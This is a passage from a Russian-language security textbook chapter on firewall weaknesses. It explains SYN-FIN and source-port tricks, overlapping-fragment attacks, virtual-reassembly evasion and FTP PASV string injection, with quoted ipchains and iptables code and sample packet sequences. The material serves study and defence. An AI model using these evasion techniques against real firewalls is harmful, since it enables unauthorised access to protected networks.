По слухам, эта уязвимость за годы затрагивала несколько firewalls, включая Cisco IOS и даже ранние версии Firewall-1. С учетом этого еще раз посмотрите на код ipchains для распознавания пакетов инициации соединения:

```
/* Connection initilisation can only
 * be made when the syn bit is set and
 * neither of the ack or reset is
 * set. */
if(tcp->syn && !(tcp->ack || tcp->rst))
    tcpsyn=1;
```


Видно, что пакет с установленными SYN-FIN пройдет через firewall. Также видно, что, согласно анализу Startez, SYN-FIN-пакет считается пакетом инициации соединения для Linux-узлов, а значит, кто-то может пройти через firewall ipchains.

## UDP

Соединения User Datagram Protocol (UDP) являются проблемой для stateless firewalls. В TCP конкретный пакет представляет инициацию соединения: SYN-пакет. В UDP такого пакета нет. Эта проблема обычно появляется, когда администраторы пытаются "пробить" протокол DNS через firewall.

Предположим, вы хотите создать правило, разрешающее клиентскому компьютеру во внутренней сети взаимодействовать с DNS-сервером за пределами firewall. Вы скажете firewall разрешать UDP-пакеты от этого узла с исходными портами 1024-65535, направленные к узлу назначения 1.2.3.4 на порт назначения 53. Это правило работает нормально, но что происходит, когда DNS-сервер отвечает? Чтобы разрешить ответ, нужно правило, разрешающее UDP-пакеты с исходного порта 53 к портам назначения 1024-65535.

Проблема разрешения таких UDP-пакетов в том, что атакующие могут взаимодействовать с любым UDP-сервисом на портах между 1024 и 65535, если используют исходный порт 53. В большинстве операционных систем на этих высоких портах есть интересные UDP-демоны, причем функциональность RPC обычно является самой простой целью. Этот риск можно смягчить конфигурацией узлов и сетевым дизайном, но это фундаментальное ограничение технологии stateless packet filtering. Рисунок 15-3 кратко показывает пример атаки такого рода.



**Рисунок 15-3. Атака с исходным UDP-портом 53 на stateless firewalls**

### Понимание FTP

File Transfer Protocol (FTP) - повсеместный интернет-протокол для передачи файлов между машинами. Это старый протокол с несколькими странными особенностями, которые делают его особенно неприятным для firewalls. Эти особенности привели к нескольким security exposures, но прежде чем углубляться в них, кратко посмотрите, как работает FTP.

FTP - довольно прямолинейный line-based протокол, работающий поверх TCP. FTP-клиент устанавливает соединение с портом 21 FTP-сервера, и это соединение называется control connection. Пользователь отправляет команды по этому TCP-соединению, включая вход, вывод списка файлов, скачивание и загрузку файлов. Однако при передаче данных через FTP все становится немного сложнее. Фактически файлы и списки каталогов не отправляются по control connection. Вместо этого они передаются по отдельному новому TCP-соединению, известному как data connection. Есть два основных механизма создания этого data connection: active FTP и passive FTP.

В active FTP клиент с помощью команды PORT сообщает серверу, куда подключиться для передачи данных. Чтобы увидеть, как это работает, пройдите простую FTP-транзакцию. Предположим, IP-адрес клиента - 1.2.3.4. Код отформатирован для читаемости: клиентский трафик выделен жирным, чтобы отличать его от серверных данных. Также предположим, что каждая строка заканчивается carriage return/line feed (CRLF).

220 Welcome to the FTP server!

USER ftp

331 Guest login ok, send ident as password.

PASS bob@neohapsis.com

230 Guest login ok, access restrictions apply.

До этого момента все взаимодействие шло по control connection. Теперь клиент хочет получить файл через active FTP. Первый шаг - указать, куда сервер должен подключиться:

PORT 1,2,3,4,128,10

200 PORT command successful. Consider using PASV.



Этот ответ сообщает серверу, что для следующего data connection он должен подключиться к IP клиента 1.2.3.4 на порт 32778 ( $32778 \text{ равно } 128 * 256 + 10$ ). Теперь клиент инициирует передачу:

```
RETR file.txt
```

```
150 Opening BINARY mode data connection for file.txt (42 bytes).
```

Затем сервер устанавливает TCP-соединение с адресом и портом, которые были переданы ему в команде PORT. Это TCP-соединение имеет специальный исходный порт 20. Сервер отправляет содержимое файла по этому соединению, а затем закрывает его. После завершения передачи файла сервер отправляет сообщение о завершении передачи по control channel:

```
226 Transfer complete.
```

Видно, что active FTP требует от сервера возможности подключаться обратно к клиенту, что может быть проблемой в сетях, использующих firewalls или network address translation (NAT). Passive model немного проще пропускать через firewall, поэтому обычно она включена.

Теперь посмотрите, как пользователь передавал бы файл с использованием passive FTP. Вместо отправки команды PORT клиент выдает команду PASV. Затем сервер сообщает клиенту, куда подключиться для data connection:

```
PASV
```

```
227 Entering Passive Mode (50,100,200,80,220,120)
```

Сервер сообщает клиенту, куда подключиться для следующей передачи данных. IP-адрес сервера - 50.100.200.80, а порт, принимающий data connection, - 56440 ( $220 * 256 + 120$ ). Затем клиент устанавливает TCP-соединение перед отправкой этой команды по control channel:

```
RETR file.txt
```

```
150 Opening ASCII mode data connection for directory listing.
```

Сервер отправляет файл по data connection, а после завершения отправляет следующее сообщение по control channel:

```
226 Transfer complete.
```

Вот и вся основа FTP.

## FTP

Как вы узнали во врезке "Понимание FTP", FTP создает проблему для большинства firewalls. Этот раздел сосредоточен на аспекте FTP, который приводит к проблеме в stateless firewalls. Предположим, вы хотите разрешить пользователям использовать FTP для подключения к машинам в Интернете. Это легко сделать с stateless firewall, разрешив исходящие TCP-соединения к порту 21. Однако если пользователи используют active FTP, они могут инициировать передачу данных, сообщив FTP-серверу через команду PORT подключиться к порту на их компьютере. Затем вы видите TCP-соединение с исходного порта 20 к клиентскому узлу на высоком порту. Stateless firewall обычно не будет разрешать произвольные соединения извне внутрь, что ломает active FTP, хотя не passive FTP. Эту проблему можно обойти, разрешив соединения с исходным портом 20. Однако разрешение таких соединений создает серьезный изъян безопасности, потому что TCP-соединения с исходным портом 20 пропускаются через firewall. Рисунок 15-4 показывает, как эту проблему можно использовать для атаки на XServer, работающий на порту назначения 6000.




Рис. 15-4. Атака с исходным TCP-портом 20 на stateless firewalls

## Fragmentation

Stateless firewall не может отслеживать фрагменты, поэтому ему приходится либо категорически запрещать их, либо применять простой набор правил для обработки по мере поступления. Обычно такие firewalls подходят к этому так: разрешают проход любому фрагменту, который не содержит информации заголовка верхнего уровня. IP fragmentation рассматривалась в главе 14, "Сетевые протоколы", но нужно следить за следующими моментами:

- Фрагменты с малыми IP offsets, например 1 или 2, должны отбрасываться, потому что они содержат части информации, например TCP-флаги, которые firewall должен изучить.
- Фрагменты с 0-offset должны содержать достаточно информации для полного протокольного заголовка; иначе они должны отбрасываться. И снова firewall должен видеть полный заголовок сразу, чтобы принять решение, а короткий пакет нельзя безопасно оценить.
- Фрагменты с большими offsets в общем случае можно разрешать к прохождению.

Несколько классических атак на packet-filtering firewalls, описанных в следующих разделах, основаны на перекрывающихся фрагментах. Новые реализации packet filters часто уязвимы к этим классическим атакам, поэтому проверяйте их внимательно.

## Обрабатываются ли фрагментированные пакеты

Самая прямолинейная атака - просто фрагментировать пакет так, чтобы заголовок протокола верхнего уровня (TCP или UDP) был разделен между несколькими пакетами. Конечно, этим методом можно обмануть разве что firewall из 1980-х, но он задает основу для более актуальных атак. Рисунок 15-5 показывает, как выглядели бы вредоносные пакеты. Уязвимый firewall пропустил бы оба фрагмента, но не смог бы их проверить, потому что оба неполны.




Рис. 15-5. Прямолинейная атака фрагментами

## Как обрабатываются фрагменты с offset 1

Эта классическая fragmentation attack включает перезапись TCP-флагов против stateless packet filter. Рисунок 15-6 показывает, как разворачивается атака. Сначала отправляется фрагмент, который firewall принимает, например одиночный FIN- или RST TCP-пакет, на порт, который в иных условиях фильтруется. Второй фрагмент имеет offset 1 и пропускается firewall. В зависимости от алгоритма reassembly хоста целевая машина фактически принимает новые данные из второго фрагмента и меняет флаги в TCP-заголовке с FIN на SYN. Так атакующий инициирует соединение с портом, который иначе был бы отфильтрован.





Рис. 15-6. Фрагментационная атака с перезаписью TCP-флагов

## Как обрабатываются несколько фрагментов с offset 0

Thomas Lopatic и John McDonald, один из авторов этой книги, придумали похожую fragmentation attack, которая в ограниченной степени работала против ipchains и маршрутизаторов Cisco IOS 11; она заархивирована по адресу <http://archives.neohapsis.com/archives/bugtraq/1999-q3/0236.html>. Эта техника включает отправку нескольких фрагментов с offset 0. По сути, IP-фрагмент с 0-offset отправляется на firewall; фрагмент содержит TCP- или UDP-заголовок, соответствующий разрешающему правилу в rule set firewall. За ним следует другой фрагмент с 0-offset, гораздо меньшего размера, и он перезаписывает несколько байтов полей TCP- или UDP-портов. Когда эти фрагменты собираются на другой стороне, становится доступен порт, который не должен быть доступен. Рисунок 15-7 показывает, как работает эта атака. В итоге этот advisory привел к созданию RFC 3128, описывающего атаку.



```

    IP offset: 0
    MF is set
    Total length: 4

    Rewrite Ports:
    22 instead of 80

```

Рис. 15-7. Фрагментационная атака с перезаписью TCP-портов

Ниже приведен фрагмент кода из старой версии stateless firewall ipchains. Просмотрите его, держа в уме моменты о фрагментах:

```

offset = ntohs(ip->frag_off) & IP_OFFSET;

/*
 *   Don't allow a fragment of TCP 8 bytes in. Nobody
 *   normal causes this. Its a cracker trying to break
 *   in by doing a flag overwrite to pass the direction
 *   checks.
 */

if (offset == 1 && ip->protocol == IPPROTO_TCP) {
    if (!testing && net_ratelimit()) {
        printk("Suspect TCP fragment.\n");
        dump_packet(ip,rif,NULL,NULL,0,0);
    }
    return FW_BLOCK;
}

```

Во-первых, видно, что firewall блокирует IP-фрагменты с offset 1 для TCP-данных. Это хорошо и предотвращает атаку с перезаписью TCP-флагов.

Теперь посмотрите на следующий блок кода. Видно, что если firewall рассматривает первый фрагмент, то есть IP offset 0, он пытается определить, сколько данных ему нужно увидеть, чтобы принять решение о пакете. Для TCP он хочет видеть как минимум 16 байт TCP-данных.

```

/* If we can't investigate ports, treat as fragment.
 * It's a truncated whole packet, or a truncated first
 * fragment, or a TCP first fragment of length 8-15,
 * in which case the above rule stops reassembly.
 */

if (offset == 0) {
    unsigned int size_req;
    switch (ip->protocol) {
        case IPPROTO_TCP:
            /* Don't care about things past flags word */
            size_req = 16;
            break;

        case IPPROTO_UDP:
        case IPPROTO_ICMP:
            size_req = 8;
            break;

        default:
            size_req = 0;
    }
    offset = (ntohs(ip->tot_len) < (ip->ihl<<2)+size_req);
}

```

Если offset равен 0, что указывает на фрагмент с заголовком, firewall выполняет проверку минимального размера пакета. Если данных достаточно для полного протокольного заголовка, offset устанавливается в 0. Если данных недостаточно, offset устанавливается в 1. Это означает, что если отправить фрагмент с 0-offset и сверхкороткой длиной, он будет обработан как не первый фрагмент и пройдет через firewall.

## Простые stateful firewalls

Stateful firewalls поддерживают в памяти структуры данных, используемые для отслеживания соединений. Такая структура данных обычно известна как state table. Для отслеживания разных типов соединений могут использоваться несколько state tables, или все данные состояния могут храниться в одной таблице.

Когда stateful firewall получает пакет, он сначала проверяет state table, чтобы понять, принадлежит ли пакет существующему соединению. Если да, пакет принимается и передается к назначению. Иначе пакет сравнивается с rule base. Если rule base указывает, что пакет разрешен, он может создать новую запись в state table.

### TCP

Stateful firewalls могут работать с TCP-соединениями точнее, чем их stateless-собратья. Например, если у stateful firewall есть базовое правило вроде "Разрешить TCP-соединения к порту 80 на Web server", он пропускает к Web server только один тип TCP-пакета: SYN-пакет. После того как firewall получает этот SYN-пакет, в state table создается запись. Затем соответствующий SYN-ACK-пакет разрешается в другом направлении, а последующие допустимые ACK, PUSH, FIN и RST-пакеты пропускаются. Все остальное отбрасывается. Этот метод решает проблему ненужных пакетов, проходящих через firewall, которая была свойством stateless firewalls и позволяла работать FIN scanning. Однако stateful firewalls все равно должны аккуратно обращаться со странными пакетами инициации соединения, такими как SYN-FIN и SYN-RST.

Некоторые firewalls создают записи состояния, не видя инициации соединения: если они видят пакет данных, соответствующий rule set, они считают, что пакет принадлежит соединению, начатому до последней загрузки firewall, и разрешают его. Однако важно убедиться, что SYN-пакеты нельзя таким образом сопоставить с существующим соединением. Такое поведение также может открыть firewall для spoofing-атак с TCP, потому что атакующему не нужно проходить three-way handshake, чтобы firewall разобрал данные.

Атакующие могут пытаться вывести firewalls из строя, атакуя state table brute force-ом. Если они могут заставить добавляться записи state table из внешней сети, они часто могут заполнить state table и вызвать сбой. Lance Spitzer обнаружил способ сделать это с Checkpoint FW-1 и опубликовал интересный анализ проблемы, доступный по адресу [www.spitzer.net/fwtable.html](http://www.spitzer.net/fwtable.html).

### UDP

UDP-соединения немного проще обрабатывать, потому что в state table можно помещать записи, специально разрешающие ответы. Однако один распространенный shortcut firewalls - разрешать ответы с любого исходного UDP-порта. Поэтому если firewall видит UDP-пакет от узла 1.2.3.4 с исходного порта 53 к узлу 2.3.4.5 на порт назначения 53, и rule base разрешает этот пакет, в state table добавляется запись. Однако эта запись может разрешить UDP-пакет с любым исходным портом от 2.3.4.5 к 1.2.3.4 на порт назначения 53. Проблемы с разрешением такого UDP-пакета обсуждаются далее в этой главе в разделе "Spoofing Attacks".

## Directionality

Важно проверить представление stateful firewall о directionality. Firewall, который неправильно проверяет "направление" TCP-соединения, может привести к проблемам безопасности. Например, предположим, атакующий устанавливает соединение с исходного порта 21 к Web server на порт 80. Если firewall можно обманом заставить интерпретировать ответ Web server как данные в FTP control connection, вероятно, с этим firewall можно сделать что-то плохое. Один интересный нюанс TCP - simultaneous connection, при котором два SYN-пакета отправляются чередующимся образом.

## Fragmentation

Stateful firewalls могут отслеживать фрагментацию строже, чем stateless firewalls. Один подход, используемый некоторыми firewalls, - создавать fragment state entry для фрагмента после того, как они увидят протокольный заголовок этой datagram. Последующие фрагменты совпадают с state table и разрешаются к прохождению через firewall. Другой подход - virtual reassembly, который использует CheckPoint. При таком подходе firewall сохраняет каждый фрагмент, а после прибытия всех фрагментов и проверки их безопасности набор фрагментов пересылается конечному узлу.

Thomas Lopatic нашел тонкую уязвимость в коде обработки состояния для fragmentation state table в IP Filter. Когда IP Filter идентифицировал фрагментированный TCP-заголовок, он анализировал заголовок и затем кэшировал решение в fragment state table. Любые последующие фрагменты, совпадающие с этим кэшированным решением, пропускались через firewall. Lopatic заметил, что после кэширования решения атакующий мог заново отправить фрагментированный TCP-заголовок с другой информацией о портах, и он прошел бы через firewall. Так атакующий мог взаимодействовать с TCP-сервисами, которые IP Filter должен был заблокировать.

В довершение Lopatic обнаружил, что эту атаку можно выполнить даже если фрагменты явно блокируются в rule set. Если атакующий сначала отправил обычный TCP-пакет, совпадающий с rule base, создавалась запись в обычной state table. Последующие фрагментированные пакеты совпадали бы с этой записью в state table, и rule base даже не запрашивалась бы. Его advisory доступен по адресу <http://cert.uni-stuttgart.de/archive/bugtraq/2001/04/msg00121.html>.

## Обман virtual reassembly

Есть техника, полезная при мозговом штурме атак на fragmentation reassembly в stateful firewall. Изначально ее придумали Thomas Lopatic, John McDonald и Dug Song, а Lopatic первым применил ее против Firewall-1. Позже Mark Dowd смог применить ее в другой атаке против stateful firewall.

Предположим, вы нашли нюанс в IP-стеке конечного узла, который хотите задействовать, но вам нужно отправить перекрывающиеся фрагменты через современный firewall. Скорее всего, этот firewall не разрешает перекрывающиеся фрагменты как часть своей политики безопасности, поэтому придется использовать несколько трюков.

Вы отправляете два или более набора фрагментов с похожими характеристиками, и оба принимаются firewall или IDS. Однако вы строите их так, чтобы конечный узел отбросил некоторые пакеты из каждого набора, а несколько цепочек фрагментов слились в одну. Этот метод можно использовать для построения атаки на конечный BSD IP stack, задействуя поле type of service (TOS): можно отправить две цепочки фрагментов, обе достаточно легальные на вид, но изменить значение TOS-байта в пакетах, которые вы хотите сгруппировать вместе. Рисунок 15-8 показывает пример такого сценария эксплуатации.

|                    |                                                                                                                  |                      |
|--------------------|------------------------------------------------------------------------------------------------------------------|----------------------|
| Packet A (TOS = 0) | Packet D (TOS = 2)                                                                                               |                      |
| Packet B (TOS = 1) | Packet E (TOS = 0)                                                                                               |                      |
| Packet C (TOS = 0) | Packet F (TOS = 3)                                                                                               |                      |
| Fragment Chain 1   | Fragment Chain 2                                                                                                 | Reassembled Fragment |
| Packet A           | Packets A, E, and C all have a TOS byte value of 0,<br>whereas packets B, D, and F do not, and so are discarded. |                      |
| Packet E           |                                                                                                                  |                      |
| Packet C           |                                                                                                                  |                      |

Рис. 15-8. Фрагментационная атака на BSD IP stack с использованием TOS-байта

В этом примере можно удобно заставить конечный узел устранить пакеты B, D и F, создав единую datagram, состоящую из пакетов A, E и C. При попытке обойти устройство, выполняющее virtual reassembly, такие атаки также могут быть возможны, если устройство неправильно проверяет другие элементы IP-заголовка. Если устройство этого не делает, базовая проверка заголовков IP-пакетов конечным узлом может позволить отбрасывать выбранные фрагменты для выполнения атак, похожих на предыдущий пример. Следующие разделы описывают несколько вещей, которые устройство, выполняющее virtual defragmentation, может недостаточно тщательно проверять.

## IP TTL Field

Поле time-to-live (TTL) используется для определения времени жизни пакета в Интернете путем указания максимального числа hops, которые пакет должен пройти перед отбрасыванием. Предположим, вы отправляете два набора fragment queues, как в предыдущем примере, но фрагменты, которые нужно устранить, имеют значение TTL 1 или 0 при достижении firewall. Нужно определить, на сколько hops удален firewall, но эту информацию можно подобрать brute force-ом или узнать другим способом. Если устройство, выполняющее virtual reassembly, не замечает, что некоторые пакеты вот-вот истекут, может быть возможно построить атаку, в которой некоторые фрагменты должны истечь до достижения назначения или при достижении его и поэтому никогда не будут получены конечным узлом.

## IP Options

Возможно, удастся указать определенные недопустимые options, из-за которых конечный узел отбросит некоторые фрагменты. Options с недопустимыми длинами и подобные, вероятно, не смогут быть маршрутизированы к конечному узлу, но можно воспользоваться специфическими IP options, которые не обрабатываются промежуточными routing hops, например timestamps с недопустимыми указателями или чем-то похожим. Кроме того, options record route и timestamp могут быть подвержены overflow, и если сделать так, что option переполнится как раз при достижении destination host, можно добиться отбрасывания фрагментов. Thomas Lopatic описал использование этого метода для эксплуатации дыры в слое virtual reassembly CheckPoint Firewall-1; подробности приведены по адресу <http://seclists.org/lists/bugtraq/2000/Dec/0306.html>.

## Фрагменты нулевой длины

Фрагмент нулевой длины - это пакет, не содержащий никаких данных; это просто IP-заголовок. Как такой фрагмент может быть полезен при запуске атак? Предположим, firewall выполняет virtual reassembly и пропускает только полные fragment queues. Если firewall принимает такой фрагмент, можно отправить финальный фрагмент нулевой длины со сброшенным битом MF, чтобы завершить набор фрагментов. Большинство стеков ОС молча отбрасывают фрагменты нулевой длины без обработки, поэтому у конечного узла все еще остается неполная очередь. Затем можно отправить другой набор фрагментов с тем же IP ID, чтобы добавить больше данных к неполной очереди на конечном узле или перезаписать ее.

## Stateful Inspection Firewalls

Stateful inspection - термин, придуманный CheckPoint для описания Firewall-1, но он вошел в общий язык как способ описания определенного класса firewalls. Это процесс просмотра фактических протокольных данных для расширения функциональности firewall. Он означает заглядывание внутрь layer 4, например TCP- и UDP-данных, и извлечение или изменение ключевых фрагментов данных прикладного уровня.

Зачем нужен stateful inspection? Некоторые протоколы несколько неудобны для firewall, особенно те, которые передают информацию вроде IP-адресов и портов. Например, предположим, вы взаимодействуете с FTP-сервером в demilitarized zone (DMZ) корпорации. Обмен может выглядеть так:

```
220 FTP server ready.

USER ftp

331 Guest login ok, send your e-mail address as password.

PASS jm@neohapsis.com

230 Welcome to jim's FTP server

PASV

227 Entering Passive Mode (10,0,0,1,90,210)

RETR test.txt
```

Вы вошли на FTP-сервер и сообщили, что хотите установить соединение в passive mode. Сервер ответил и сказал подключиться к нему по IP-адресу 10.0.0.1 и порту 23250; помните,  $90 * 256 + 210$ . Теперь firewall должен решить две проблемы. Во-первых, IP-адрес, который дал FTP-сервер, является внутренним IP-адресом и недостижим из Интернета. Обычно firewall использует NAT, чтобы FTP-сервер был доступен через внешний IP, но фактические данные внутри пакета тоже нужно транслировать через NAT.

Рисунок 15-9 показывает, что идет не так с FTP-сеансом. Клиентская машина слева инициирует FTP-соединение, которое firewall разрешает. FTP-сервер говорит клиенту подключиться к нему по адресу 10.0.0.1 и порту 23250. Когда клиент делает это, он в итоге пытается подключиться к машине, которая недостижима, или к неправильной машине в своей внутренней сети.



1. Let's download a file from 5.6.7.8

Computer -> Firewall: TCP 5.6.7.8:21  
Firewall NATs 5.6.7.8 to 10.0.0.1  
Firewall -> FTP Server 10.0.0.1: TCP 10.0.0.1:21

2. FTP connection is allowed.  
3. Client wants PASV. Server says: connect to 10.0.0.1:23250.  
4. Client says: he said to connect to 10.0.0.1. That's odd.

Рис. 15-9. Сбой active FTP, вызванный NAT

Поэтому firewall должен заглядывать внутрь FTP control channel и применять NAT к IP-адресам, когда это уместно. Однако для корректной работы FTP все еще нужна дополнительная обработка. На рис. 15-10 соединение развивается почти так же, как раньше.

Однако firewall видит директиву подключиться к адресу 10.0.0.1 и переписывает ее на месте адресом 5.6.7.8. Клиентский компьютер знает, что нужно подключаться к правильному IP-адресу. Но когда компьютер пытается установить это соединение, возникает следующее препятствие. Firewall, скорее всего, не разрешает соединение к высокому TCP-порту, поскольку разрешать такие соединения - значительный риск безопасности. Чтобы обработать это корректно, firewall должен следить внутри FTP-сеанса за PASV-ответом и временно открывать дыру в firewall для соединения от клиента.

1. Let's download a file from 5.6.7.8

Computer -> Firewall: TCP 5.6.7.8:21  
Firewall NATs 5.6.7.8 to 10.0.0.1  
Firewall -> FTP Server 10.0.0.1: TCP 10.0.0.1:21

2. FTP connection is allowed.  
3. Client wants PASV. Server says: connect to 10.0.0.1:23250.  
4. Firewall rewrites 10.0.0.1 to 5.6.7.8.  
5. Client tries to connect to 5.6.7.8:23250.  
6. Connection to port 23250 is forbidden.

Рис. 15-10. Сбой active FTP, вызванный фильтруемым data port

## Проблемы layering

Важно отметить, что stateful inspection означает, что packet-oriented firewalls заглядывают внутрь UDP- и TCP-пакетов в поисках данных прикладного уровня. Эти firewalls не выполняют полноценную обработку TCP/UDP, поэтому остается много места для ошибок: они "подглядывают" в слой, который не вполне понимают.

FTP - отличный case study для такого рода проблем. Посмотрите на класс проблем, связанных со stateful inspection FTP. Они были обнаружены Thomas Lopatic и John McDonald, а независимо от них - Mikael Olsson из EnterNet Sweden AB.

Что сделал бы типичный stateful inspection firewall для обнаружения команды PASV? Он ищет в каждом TCP-сегменте, проходящем через firewall, пакет, содержащий эту строку:

```
227 Entering Passive Mode (x,x,x,x,y,y)
```

После того как firewall видит эту строку, он извлекает IP-адрес и порт, транслирует их через NAT, при необходимости переписывает, проверяет и затем открывает временную дыру. Чтобы увидеть, как выглядит этот процесс, просмотрите следующий код из старой версии iptables:

```
iph = skb->nh.iph;
th = (struct tcphdr *)&(((char *)iph)[iph->ihl*4]);
data = (char *)&th[1];
data_limit = skb->h.raw + skb->len;

while (data < data_limit && *data != ' ')
    ++data;
while (data < data_limit && *data == ' ')
    ++data;
data += 22;

if (data >= data_limit || *data != '(')
    return 0;

p1 = simple_strtoul(data+1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;

p2 = simple_strtoul(data+1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;

p3 = simple_strtoul(data+1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;

p4 = simple_strtoul(data+1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;

p5 = simple_strtoul(data+1, &data, 10);
if (data >= data_limit || *data != ',')
    return 0;

p6 = simple_strtoul(data+1, &data, 10);
if (data >= data_limit || *data != ')')
    return 0;

to = (p1<<24) | (p2<<16) | (p3<<8) | p4;
port = (p5<<8) | p6;

/*
 * Now update or create a masquerade entry for it
 */

IP_MASQ_DEBUG(1-debug, "PASV response %1X:%X %X:%X detected\n",
ntohl(ms->saddr), 0, to, port);
```

Видно, что iptables использует прямолинейный метод заглядывания в TCP-пакет для поиска строки ответа. Обратите внимание: если ответ разделен между несколькими сегментами или части строки отброшены либо переданы повторно, этот метод вообще не работает.

Однако это хуже, чем просто ненадежность: это действительно можно эксплуатировать. Подумайте, что firewall решил бы о следующем FTP-сеансе:

```
220 FTP server ready.
```

```
USER 227 Entering Passive Mode (10,0,0,1,90,210)
```

```
331 Password require for 227 Entering Passive Mode (10,0,0,1,90,210).
```

Если строка 227 находится в правильном месте TCP-пакета, firewall можно легко обмануть, заставив открыть порты для атакующего. Есть несколько способов выполнить эту атаку. Самый прямолинейный - изменить maximum segment size TCP-соединения на необычно малое значение. Это легко сделать, установив maximum transmission unit (MTU) на интерфейсе в малое значение. Если атакующий все сделает правильно, он может создать следующий поток TCP-трафика, где каждая строка представляет отдельный TCP-пакет:

```
Server packet 1: 220 FTP server ready.\r\n
```

```
Client packet 1: USER AAAAAAAAAAAAAAAAAA227 Entering Passive
```

```
Client packet 2: Mode (10,0,0,1,90,210)\r\n
```

```
Server packet 3: 331 Password required for AAAAAAAAAAAAAAAAAA
```

```
Server packet 4: 227 Entering Passive Mode (10,0,0,1,90,210).\r\n
```

В этом потоке данных видно, что TCP-сегмент разделен так, будто ответ 227 является легитимным ответом сервера, а не частью сообщения об ошибке. Когда firewall видит эту строку в отдельном пакете, он предполагает, что серверу нужно открыть входящий порт для data connection.

Некоторые firewalls пытались исправить эту проблему, проверяя, что каждый пакет заканчивается CRLF. Атака, показанная в предыдущем коде, не работает, потому что пакет ответа 331 не содержит требуемого CRLF. Один способ обойти это - удаленно создать файл с именем вида 227 ... в доступном для записи каталоге. Затем можно ввести STAT -1 в control connection и получить listing каталога, который теоретически может содержать CRLF в правильном месте.

Однако есть более универсальная техника, если вы умеете писать некоторый низкоуровневый сетевой код. Она немного сложнее, но ее можно реализовать с помощью libdnet и libpcap за несколько часов. По сути, нужно подтвердить только часть ответа FTP-сервера, чтобы его TCP-стек дождался timeout и повторно передал строку 227 в отдельном пакете. Так оба пакета заканчиваются CRLF. Поток данных выглядел бы так:

```
220 FTP server ready.\r\n
```

```
USER 227 Entering Passive Mode (10,0,0,1,90,210)\r\n
```

```
331 Password require for 227 Entering Passive Mode  
(10,0,0,1,90,210).\r\n
```

Клиент подтвердил бы TCP-данные ровно до строки 227 в ответе сервера. Затем клиенту нужно немного подождать, пока у сервера истечет timeout и он повторно передаст неподтвержденные данные. Сервер повторно передает данные в пакете, который должен обмануть firewall и заставить его открыть порт:

```
227 Entering Passive Mode (10,0,0,1,90,210).\r\n
```

## Spoofing Attacks

Spoofing attacks могут быть мощной техникой обхода firewalls, и в литературе по безопасности они освещены недостаточно. Spoofing означает процесс, при котором пакет выглядит так, будто пришел с машины, отличной от его фактического источника. Обычно атакующие создают пакеты с нуля, указывая выбранные ими источник и назначение, и помещают пакеты в сеть для маршрутизации.

В главе 14 вы уже видели разные TCP spoofing attacks. Эти атаки пытаются вмешаться в существующее соединение или сфабриковать новое соединение, чтобы воспользоваться trust relationships. Манипулировать firewalls во многих отношениях проще, чем TCP-соединениями. Самого присутствия определенных пакетов в сети часто достаточно, чтобы firewalls обновили свои внутренние state tables. Более того, firewalls, выполняющие stateful inspection, часто анализируют данные в пакетах, даже если эти пакеты не полностью допустимы с точки зрения sequence numbers и windows. Следующие разделы описывают несколько конкретных пакетов, которые могут быть полезны в spoofing attacks.

